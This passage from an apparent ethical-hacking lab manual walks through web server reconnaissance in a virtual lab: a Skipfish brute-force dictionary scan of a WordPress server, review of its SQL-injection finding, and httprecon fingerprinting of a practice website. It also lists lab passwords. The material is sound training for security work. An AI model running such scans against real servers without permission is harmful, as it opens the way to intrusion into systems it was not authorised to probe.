24. This concludes the demonstration of how to gather information about a target web server using Ghost Eye.
25. Close all open windows on the **Parrot Security** virtual machine.

Perform Web Server Reconnaissance using Skipfish

Note: Ensure that the **Parrot Security** virtual machine is running.

1. Turn on the **Windows Server 2016** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.
2. Double-click the **WAMP Server** shortcut icon from **Desktop** to start WAMP Server services. Alternatively, you can also launch the WAMP Server services from the **Start** menu apps

Figure 1.2.1: Starting WampServer

3. Wait until the WAMP Server icon turns **Green** in the **Notification** area. Leave the **Windows Server 2016** virtual machine running.

4. Switch to the **Parrot Security** virtual machine and launch **MATE Terminal** from the menu bar.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

7. Now, type **cd** and press **Enter** to jump to the root directory.

8. Now, perform security reconnaissance on a web server using Skipfish. The target is the WordPress website **http://[IP Address of Windows Server 2016]**.

9. Specify the output directory and load a dictionary file based on the web server's requirement. In this lab, we are naming the output directory **test**.


10. In the terminal window, type **skipfish -o /root/test -S /usr/share/skipfish/dictionaries/ complete.wl http://[IP Address of Windows Server 2016]:8080** and press **Enter**.

Note: The IP address may vary in your lab environment.

Figure 1.2.3: Initiating the scan

11. On receiving this command, Skipfish performs a heavy **brute-force attack** on the web server by using the **complete.wl** dictionary file, creates a directory named **test** in the **root** location, and stores the result in **index.html** inside this location.

12. Before beginning a scan, Skipfish displays some tips. Press **Enter** to start the security reconnaissance.



13. Skipfish scans the web server, as shown in the screenshot.




Figure 1.2.5: Skipfish scanning the web server

14. Note that Skipfish takes some time (approximately 20 minutes) to complete its scan.

Note: You can press **Ctrl+C** to terminate the scan if it is taking longer.




Figure 1.2.6: Completion of the scan

15. On completion of the scan, Skipfish generates a report and stores it in the **test** directory (in the **root** location). Navigate to **location**, right-click **index.html**, hover your mouse cursor on **Open With**, and click **Firefox** to view the scan result.

Note: To navigate to the **root** directory, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. In the **attacker** window, click **File System** from the left-pane and navigate to the location **root**.




Figure 1.2.7: Viewing the scan result

16. The Skipfish crawl result appears in the web browser, displaying a summary overview of document and issue types found, as shown in the screenshot.

Note: The scan result might vary in your lab environment.




Figure 1.2.8: Examining the scan result

17. Expand each node to view detailed information regarding the result.
18. Analyze an issue found in the web server. To do this, click a node under the **Issue type overview** section to expand it.
19. Analyze the **SQL query or similar syntax in parameters** issue.




Figure 1.2.9: Examining the scan result

20. Observe the **URL** of the webpage associated with the vulnerability. Click the URL.




Figure 1.2.10: Examining the scan result

21. The webpage appears, as shown in the screenshot.




Figure 1.2.11: Examining the scan result

22. The PHP version webpage appears, displaying details related to the machine, as well as the other resources associated with the web server infrastructure and PHP configuration.

23. Click **show trace** next to the URL to examine the vulnerability in detail.




Figure 1.2.12: Examining the HTTP trace

24. An HTTP trace window appears on the webpage, displaying the complete **HTML session**, as shown in the screenshot.

Figure 1.2.13: Examining the HTTP trace

Note: If the window does not properly appear, hold down the **Ctrl** key and click the link.

25. Examine other vulnerabilities and patch them to secure the web server.
26. This concludes the demonstration of how to gather information about a target web server using Skipfish.
27. Close all open windows on both the **Parrot Security** and **Windows Server 2016** virtual machines and turn off the machines.

Footprint a Web Server using the httprecon Tool

Here, we will use the httprecon tool to gather information about a target web server.

1. Turn on the **Windows 10** and log in with the credentials **Admin** and **Pa$$w0rd**.
2. Navigate to **E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers\Web Server Footprinting Tools\httprecon**, right-click **httprecon.exe**, and, from the context menu, click **Run as administrator** double-click to launch the application.

Note: If a **User Account Control** pop-up appears, click **Yes**.

3. The main window of **httprecon** appears, as shown in the screenshot.




Figure 1.3.1: httprecon main window

4. Enter the website URL (here, **www.certifiedhacker.com**) that you want to footprint and select **port number** (**80**) in the **Target** section.
5. Click **Analyze** to start analyzing the designated website.
6. A **footprint** of the website appears, as shown in the screenshot.




Figure 1.3.2: The footprint results of the entered website

7. Look at the **Get existing** tab, and observe the server (**Apache**) and the server-side application (**ASP.NET**) used to develop the webpages.
8. When attackers obtain this information, they research the vulnerabilities present in **ASP.NET** and **Apache** and try to exploit them, which results in either full or partial control over the web application.
9. Click the **GET long request** tab, which lists all GET requests. Next, click the **Fingerprint Details** tab.

